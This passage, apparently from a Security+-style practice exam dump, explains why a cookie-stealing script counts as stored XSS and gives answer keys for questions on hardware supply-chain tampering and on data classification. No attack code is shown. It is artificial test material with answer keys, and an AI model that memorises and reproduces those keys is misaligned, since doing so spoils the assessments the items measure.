The provided code snippet shows a script that captures the user\\'s cookies and sends them to a remote server. This type of attack is characteristic of Cross-Site Scripting (XSS), specifically stored XSS, where the malicious script is stored on the target server (e.g., in a database) and executed in the context of users who visit the infected web page. A. XSRF (Cross-Site Request Forgery) attack: This involves tricking the user into performing actions on a different site without their knowledge but does not involve stealing cookies via script injection.

B. Command injection: This involves executing arbitrary commands on the host operating system, which is not relevant to the given JavaScript code. C. Stored XSS: The provided code snippet matches the pattern of a stored XSS attack,

where the script is injected into a web page, and when users visit the page, the script executes and sends the user\\'s cookies to the attacker\\'s server. D. SQL injection: This involves injecting malicious SQL queries into the database and is

unrelated to the given JavaScript code.

References:

CompTIA Security+ Study Guide

OWASP (Open Web Application Security Project) guidelines on XSS "The Web Application Hacker\\'s Handbook" by Dafydd Stuttard and Marcus Pinto

QUESTION 14

A central bank implements strict risk mitigations for the hardware supply chain, including an allow list for specific countries of origin. Which of the following best describes the cyberthreat to the bank?

A. Ability to obtain components during wartime

B. Fragility and other availability attacks

C. Physical Implants and tampering

D. Non-conformance to accepted manufacturing standards

Correct Answer: C

The best description of the cyber threat to a central bank implementing strict risk mitigations for the hardware supply chain, including an allow list for specific countries of origin, is the risk of physical implants and tampering. Here\\'s why:

Supply Chain Security: The supply chain is a critical vector for hardware tampering and physical implants, which can compromise the integrity and security of hardware components before they reach the organization. Targeted Attacks: Banks and financial institutions are high-value targets, making them susceptible to sophisticated attacks, including those involving physical implants that can be introduced during manufacturing or shipping processes. Strict Mitigations: Implementing an allow list for specific countries aims to mitigate the risk of supply chain attacks by limiting the sources of hardware. However, the primary concern remains the introduction of malicious components through tampering.

QUESTION 15

An organization needs to classify its systems and data in accordance with external requirements. Which of the following roles is best qualified to perform this task?

A. Systems administrator

B. Data owner

C. Data processor

D. Data custodian

E. Data steward

Correct Answer: B